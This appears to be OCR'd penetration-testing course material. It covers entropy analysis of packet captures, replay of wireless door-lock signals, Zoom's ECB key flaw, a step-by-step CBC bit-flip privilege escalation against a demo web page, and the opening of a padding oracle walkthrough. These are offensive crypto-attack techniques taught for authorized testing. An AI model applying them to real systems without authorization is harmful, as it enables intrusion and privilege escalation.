
Pcaphistogram


Pcaphistogram is a Python tool that reads from an Ethernet or wireless packet capture and extracts the payload data for TCP and UDP packets. For each byte of payload, Pcaphistogram increments a byte counter corresponding to the observed value. At the end of the packet capture, Pcaphistogram creates a graph in gnuplot format. When the output of Pcaphistogram is passed to the gnuplot tool, an image similar to the one shown on this slide is created.

In the example on this slide, there is an uneven distribution of byte frequency, where the byte values starting at 0x64 and continuing through 0x80 are more frequent than many other byte values. This is indicative of unencrypted data; an encrypted data set would reveal a nearly even line across all the X axis for every unique byte value.

You can download Pcaphistogram from https://github.com/joswr1ght/pcaphistogram/.

Are You Sure?

- Card swipe
- Door open



SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 26

Are You Sure?

This example is taken from a penetration test of the wireless door and locking systems of a dormitory on the campus of Southern California University. These wireless signals were recorded with a HackRF device (https://greatscottgadgets.com/yardstickone/). The card swipe event and door open events share very similar shape; therefore cannot be random. While reverse engineering the device's protocol would take significant time, it is easy to say there is a 2/3 duplicate pattern. The university was sold a solution that claimed it was fully encrypted, which is not the complete story.


You don't need to know the underlying technology to see that this device's signal has a repeating sequence.

This particular finding is also a great example of small wins we can celebrate as a penetration tester. This exact swipe event shown was from a card that was not programmed for this facility, yet the lock still transmitted the 2/3 duplicate pattern. The door open event was replay-able, causing the system to log door openings that did not happen. Not only was the bulk of the signal not encrypted, but it could be replayed and cause false events to be recorded--all with no knowledge of the technology or protocols.

The installer and manufacturer tried to blame each other. They both continued making excuses and attempted to hide behind intellectual property and contract law. Considering that this was done with a $99 device from Amazon next-day delivery, the university had to address the situation. While they waited for the installer and manufacture to correct the situation, the university compensated by increasing physical security personnel.

Efficiency Choices or Mistakes?

- Encryption is supposed to protect for the lifetime the data would be sensitive
  - Video lifetime?
  - Audio lifetime?
- CVE-2020-11500
  - Zoom scrutinized
  - AES-128-ECB
  - Participants shared same key



(Synchronization Source Identifier) value in the RTP header. Each SSRC value indicates a single participant. For each SSRC, we reassembled fragmented H264 NALUs in the correct order using RTP timestamps and sequence numbers, then decrypted them with the AES-128 key in ECB mode, then de-padded the decrypted result (using the 4-byte length value), and finally wrote the decrypted data to disk in a raw H.264 stream file. We were able to play the file using the following VLC media player command:

```
$ vlc raw.h264 --demux h264
```

Identifying Encrypted Audio

We also noticed other packets in our Wireshark capture that began with the header value 0x050f0100 and the RTP header in these packets often contained a type value of 112. In these packets, the RTP timestamp was incremented by 640 between subsequent packets.

Efficiency Choices or Mistakes?

Vendors often decide how much protection their products need. It makes sense that data only needs to be private for as long as the data is valuable. It may not make sense to protect integrity of a stream where injection or replay would invalidate the conversation.

Can you imagine an adversary injecting the word, "NOT" into a conversation? Would an adversary need to overwrite part of the conversation? Just wait for a lull in the conversation and inject there? What about replaying a piece of the conversation? Those sound unrealistic, but what about omitting the word "NOT" from a conversation? That would be slightly easier to incur a temporary denial of service situation to drop a piece of the conversation. These protocols are designed to survive some packet loss.

In this example from Zoom's CVE-2020-11500 vulnerability, the vendor was interested in protecting the conversation from third-parties. There was practically no protection from other participants. It was found that each participant had a copy of the AES-128 key used for the session, in ECB mode for speed. Higher quality video would have less of our ECB visual, but the virtual background features tend to be very static, frame by frame, with the exception of the participant's shape in that video. This is a perfect example of a vendor optimizing performance and speed over isolation or other thorough protections.

Citizen Lab excerpt: https://citizenlab.ca/2020/04/move-fast-roll-your-own-crypto-a-quick-look-at-the-confidentiality-of-zoom-meetings/

Detecting Randomness with tcpick and ent

```
$ tcpick -r sample.dump -wR
...
2 tcp sessions detected
$ ls *.dat
tcpick_192.168.123.10_192.168.123.50_1000.clnt.dat
tcpick_192.168.123.10_192.168.123.50_1000.serv.dat
$ ent tcpick_192.168.123.10_192.168.123.50_1000.clnt.dat
Entropy = 1.801035 bits per byte.

Optimum compression would reduce the size
of this 43130 byte file by 77 percent.

Chi square distribution for 43130 samples is 7132318.93, and randomly
would exceed this value 0.01 percent of the times.

Arithmetic mean value of data bytes is 14.6692 (127.5 = random).
Monte Carlo value for Pi is 3.977740679 (error 26.62 percent).
Serial correlation coefficient is 0.102220 (totally uncorrelated = 0.0).
```

Detecting Randomness with tcpick and ent

One option to measure the lack of patterns is to calculate metrics that imply how random the sample truly is. If we can strip off the network headers (definitely far from random) we can look more closely at the uniqueness of each byte in the embedded protocol. Effectively, if the "distance between bits" (aka Entropy measurement from the "ent" tool) is nearly 8, then from byte-to-byte, it could be considered sufficiently random. Anything less than nearly 8 is either not-random or some structure/metadata near the random bytes.

The tcpick tool will read from a libpcap packet capture and identify all TCP sessions. When run with the "-wR" argument, tcpick will extract the TCP session payload data and write the contents to two binary files identified by the source and destination IP address, destination port, and "clnt" or "serv" strings to represent client and server data (the client is the node that sends the initial TCP SYN packet).

The ent tool applies several statistical analysis techniques to identify the entropy or randomness of the file. In the example on this slide, the input file (TCP client data from tcpick) has 1.8 bits of entropy per byte. Comparatively, a file of all zeros encrypted in AES-CBC mode produces an entropy score of 7.99, as shown below:

```
$ dd if=/dev/zero bs=1024 count=100 of=plaintext
100+0 records in
100+0 records out
102400 bytes (102 kB) copied, 0.00378496 s, 27.1 MB/s
$ openssl enc -aes-128-cbc -in plaintext -out ciphertext
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
$ ent ciphertext
Entropy = 7.997973 bits per byte.

[output truncated]
```

Detecting Randomness with scapy and ent

- Tcpick extracts TCP payloads
  - Does not handle other protocols
  - Does not let you extract only higher-layer protocols above TCP
- Can extract data with Scapy quickly and easily
  - Chained Scapy "payload" object

Detecting Randomness with scapy and ent

While tcpick is useful in extracting the payload of TCP packets, it cannot handle other protocols and has limited support for non-Ethernet link layer protocols. Further, tcpick does not allow you to extract application payload data above the TCP layer, which can skew entropy analysis if there are fixed headers or other fields present after the TCP header, but before the encrypted data starts.

Fortunately, we can turn to Scapy to solve this problem for us. Scapy can easily extract payload data from a packet capture (or a live network interface, if desired). Instead of being limited to the payload of the TCP header, Scapy grants us access to any of the upper-layer protocol data to save to a file for entropy analysis.

In Scapy, the first packet header contains a payload object, representing the payload of the first header. We can chain this reference by appending additional ".payload" references to access upper-layer data (such as packet.payload.payload.payload).

Scapy Payload Extraction

```
# scapy
>>> fp = open("payloads.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload.payload))
...
>>> sniff(offline="capture1.pcap",prn=handler,filter="tcp or udp")
```

- Add more .payload's for higher layers of the protocol
- Also useful for non-TCP traffic or link layers tcpick doesn't handle

Scapy Payload Extraction

The simple Scapy use in this slide first opens an output file to save payload content to with the '`fp = open("payloads.dat","wb")`' command. Next, a callback function is defined, invoked by Scapy once for each packet in the specified packet capture. Each time the handler() function is invoked, it supplies the Scapy packet data to the function in the variable "packet". We extract and save the packet payload contents to the payloads.dat file after converting it to a string, as shown. Note that we specified "`packet.payload.payload.payload`", which represents the Ethernet Header -> IP -> TCP -> Payload data. Adding additional "`.payload`" layers will allow us to access upper-layer protocols even above the TCP packet payload layer.

Finally, we start a new line outside of the handler() function, invoking the Scapy sniff() function and reading the "`capture1.pcap`" libpcap packet capture for the input data. The function "handler" is specified with the "prn" function to identify the callback function, as well as an optional filter to limit the data sent to the handler function.


LAB: Differentiating Encryption and Obfuscation

Please work on the lab exercise 2.1: Differentiating Encryption and Obfuscation.

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 31

Please work on the lab exercise 2.1: Differentiating Encryption and Obfuscation. For this lab exercise you will need your class Slingshot VM.

CBC Bit-Flipping Attacks



- CBC decryption XORs the decrypted data with the prior ciphertext block
  - Modified ciphertext will produce invalid plaintext (not always an issue)
- Attacker can manipulate the plaintext data by modifying prior encrypted block


CBC Bit-Flipping Attacks

There are several opportunities for us to exploit weak cryptographic implementations that can yield content decryption, privilege escalation, or even key recovery. Next, we'll look at several attacks against cryptographic systems in sample implementations that will give you insight into applying these attacks against your target systems.

First, we'll look at CBC bit-flipping attacks. Earlier we saw that CBC mode uses the output of the prior encrypted block as an XOR input with the encrypted plaintext to produce the ciphertext value. The inverse process is used to decrypt data, as shown on this slide. In the first block, the ciphertext is decrypted and then XORed with the IV to produce the first plaintext block. The ciphertext from the previous block is then used instead of an IV as the input of the current block.

Knowing this, we can see that an attacker who changes the encrypted content of a prior block (or the IV for the first block) can predictably influence the next plaintext value. This can have the negative consequence of corrupting the prior plaintext block (since we modified some of the ciphertext in this block prior to decryption), but this is not always an issue for applications. When targeting the first block of ciphertext, the attacker modifies the IV, which avoids any data corruption concerns.

On this slide, the attacker aims to manipulate the plaintext of the third block (the rightmost block shown). In order to manipulate this value, the prior ciphertext block is modified. In order to leverage this attack, the attacker needs to have some ability to observe the impact of his changes, preventing this attack from being effective in a blind-attack situation. Once the attacker can identify how the manipulated data changes the following plaintext block, he can modify the change to produce an arbitrary value of his choosing. When combined with web applications that perform a user ID check in an encrypted session variable, an attacker can potentially manipulate the decryption process to gain escalated system privileges.




CBC Bit Flip – Privilege Escalation (1)

This slide shows a demonstration proof-of-concept page, named "postauth.php". Output from a sample web application is noticeably vulnerable to a CBC bit-flip attack. In the address bar, we see two parameters: one is an IV of 16 bytes and the second variable "session" represents the encrypted content used by the web application to identify the logged-in user and that user's user and group permissions. With an IV of 16 bytes, it is likely that this application uses AES encryption (a common encryption algorithm with a 16-byte block size). The session data is also 16 bytes, indicating that there is only one block of ciphertext in this application.

When the user opens this page, it reads "Hello sue. Your userid is 100. Your group ID is 100." We can use this information to identify how the system reacts to our bit-flip changes.

Since there is only one encrypted block, we modify the IV to manipulate the plaintext value of the session data. We don't know exactly where in the encrypted session data the username, user ID, and group ID are stored, so we start experimenting by changing one byte of the IV at a time. In the second example on this slide, changing the second and third bytes of the IV causes the username to display with odd characters; clearly our change has affected how the session information decrypts. We're not terribly interested in manipulating the username, so we continue to monitor small portions of the IV until we start seeing changes in the user ID value.



CBC Bit Flip – Privilege Escalation (2)

Continuing to experiment with changing the IV reveals that changing the 5th through 7th bytes allows us to manipulate the user ID value. Changing these fields to FFFFFF changes userid from *100* to ".`. Next, we can predict which IV value we can use to cause the user ID to be 001.

For the first byte of the user ID, the value 0xFF caused the user ID to produce a double-quote character (”). This character has the hexadecimal value 0x22 in the ASCII character set. Since CBC mode XORs the output of the ciphertext decryption process (an unknown value to the attacker) with the IV (a known value) to produce 0x22, we can recover the decrypted value for this byte by XORing the manipulated IV and resulting plaintext together:

```
0xFF XOR ??? = 0x22
0xFF XOR 0x22 = ???
0xFF XOR 0x22 = 0xDD
```

Here we see that 0xFF XOR 0x22 produces 0xDD. This value represents the keystream data from the ciphertext block before being XORed with the IV. Since we want to produce a value of 0x30 as the first byte of the user ID (where 0x30 is the ASCII value for "0"), we simply XOR the keystream byte with the desired decrypted value:

```
0xdd XOR ??? = 0x30
0xdd XOR 0x30 = ???
0xdd XOR 0x30 = 0xed
```

Next, we return to the FF byte in the IV we know manipulates the user ID parameter, changing it to 0xED. This will cause the user ID to start with a 0. Repeat this process for the other two bytes as well to achieve a level of privilege escalation on the target system.

LAB: CBC Bit Flip - Privilege Escalation

Please work on the lab exercise 2.2: CBC Bit Flip – Privilege Escalation.

Please work on the lab exercise 2.2: CBC Bit Flip – Privilege Escalation. For this lab exercise you will need your class Slingshot VM.

You will need to be connected to the lab environment for this exercise, so ensure Slingshot is connected the SEC660A VPN.

Oracle Padding Attacks

- Oracle: Something that gives you answers
- Padding: Required for block ciphers

- An oracle attack exploits a decryption information source
  - For a given block, did it decrypt correctly, incorrectly, or have bad padding?

Oracle Padding Attacks

A recent attack that has gained tremendous popularity for attacking cryptographic systems is the use of a decryption padding oracle to recover plaintext content from a vulnerable CBC mode block cipher. Despite a common misconception, the attack is not specifically related to Oracle Corporation technology.

An oracle is something that gives you answers for your questions. In this attack, our oracle will be the target system that is decrypting data.

As we saw earlier in this module, block ciphers make use of padding to create blocks of plaintext to encrypt that are evenly divisible by the block length. The techniques for padding can vary, though in this attack, we'll rely on a common padding mechanism known as PKCS#5 padding.

For our oracle padding attack, we'll modify a target block of plaintext one bit at a time, each time asking the target system (the oracle), did the data decrypt properly, did it decrypt incorrectly, or did it have bad padding?

PKCS#5/PKCS#7 Padding

- Pads blocks with an integer indicating number of padded bytes
- Used for simple error checking
- Even block boundaries get an added block of just padding

Plaintext: Josh

J	o	s	h	0x04	0x04	0x04	0x04

Plaintext: Bryce

B	r	y	c	e	0x03	0x03	0x03

Plaintext: Stephen

S	t	e	p	h	e	n	0x01

Plaintext: Bernadette

B	e	r	n	a	d	e	t	t	e	0x06	0x06	0x06	0x06	0x06	0x06

Plaintext: Jennifer

J	e	n	n	i	f	e	r	0x08	0x08	0x08	0x08	0x08	0x08	0x08	0x08

PKCS#5 is defined for 8-byte blocks, PKCS#7 is more flexible

PKCS#5/PKCS#7 Padding

First, we'll examine the operation of PKCS#5 and PKCS#7 padding in block ciphers. On this slide, several examples of plaintext data are shown in their ASCII values, followed by PKCS#5 padding in hexadecimal. The string "Josh" makes up a partial block, where the remaining 4 bytes are padded with multiple 0x04 values. Similarly, the block "Bryce" requires 3 padding bytes, made up of 0x03 bytes, followed by "Stephen", requiring only 1 padding byte of 0x01. The PKCS#5 mechanism adds padding bytes using the value of the quantity of padding bytes required. This allows the receiving station to apply a simple validation check on the received data. If the last bytes of the decrypted data do not end in a valid padding sequence, then the recipient does not need to continue processing the data, marking it as invalid.

This padding mechanism extends to multiblock entries as well, such as the string "Bernadette", requiring 10 bytes and 6 bytes of padding (using 0x06 values). When the plaintext data is an even block length, an additional block is appended to the end of the packet, consisting solely of padding bytes. This allows the receiver to apply its error-handling routing even when the data is an even block length.

PKCS#5 padding is technically a specialized version of PKCS#7, but unfortunately vendors and developers often confuse them. The notable difference between PKCS#5 and PKCS#7 padding is that PKCS#7 padding was designed to accommodate 8-byte or 16-byte blocks, whereas PKCS#5 is specified solely for 8-byte blocks. In practice, developers use the two interchangeably, but purists following standards correctly will only use PKCS#5 with DES and 3DES (8-byte block lengths).

Now that we understand the concepts of a decryption oracle and PKCS#5 and PKCS#7 padding, we can look at the oracle padding attack step-by-step.

Oracle Padding Attack - Walkthrough (1)

- Application server authenticates username and password
  - Client and server share a single key to protect credential delivery
- You've observed the encrypted value and want to recover plaintext
- Protocol assessment indicates that the IV precedes the encrypted string

Oracle Padding Attack – Walkthrough (1)


In our example, we'll examine a technique to leverage an oracle padding attack against an application server. In this scenario, our target application server uses a proprietary network protocol for user authentication, where the username and password are encrypted with a shared secret using a CBC mode block cipher before being sent over the network. After establishing a Meddler-in-the-Middle (MitM) attack against the server, we can observe the encrypted authentication credential delivery, and we want to recover the plaintext value.

In our assessment of the proprietary protocol, we have been able to identify that the IV value precedes the encrypted string. For a given authentication exchange, we are able to identify both the IV and the encrypted authentication data.

Oracle Padding Attack - Walkthrough (2)

```
 IV="\x35\x36\x37\x38\x64\x65\x66\x67"
ENC="\x13\x25\x16\xa7\xbd\x78\x67\xa0\x71\x5e\xbd\x9a\x3a\x2c\x5e\x
83"
```

- IV is 8 bytes, so the block size is 8 bytes as well
  - Algorithm is likely DES or 3DES, but we don't care for this attack
- Ciphertext is 16 bytes, two blocks




Oracle Padding Attack – Walkthrough (2)

The hex values on this slide represent the IV and encrypted data information for the targeted authentication exchange. Since the IV is 8 bytes, we know the block size is 8 bytes as well, indicating that this is likely a DES or 3DES implementation (though the cipher selection does not affect our attack; AES implementations with 16-byte block sizes are also vulnerable).

The ciphertext length is 16 bytes, representing two blocks of data.

As a refresher, examine the CBC decryption routine shown on this slide. The ciphertext value is decrypted, producing keystream data that is XORed with the IV to produce plaintext. The ciphertext value from this block then takes the role of the IV for the next block.

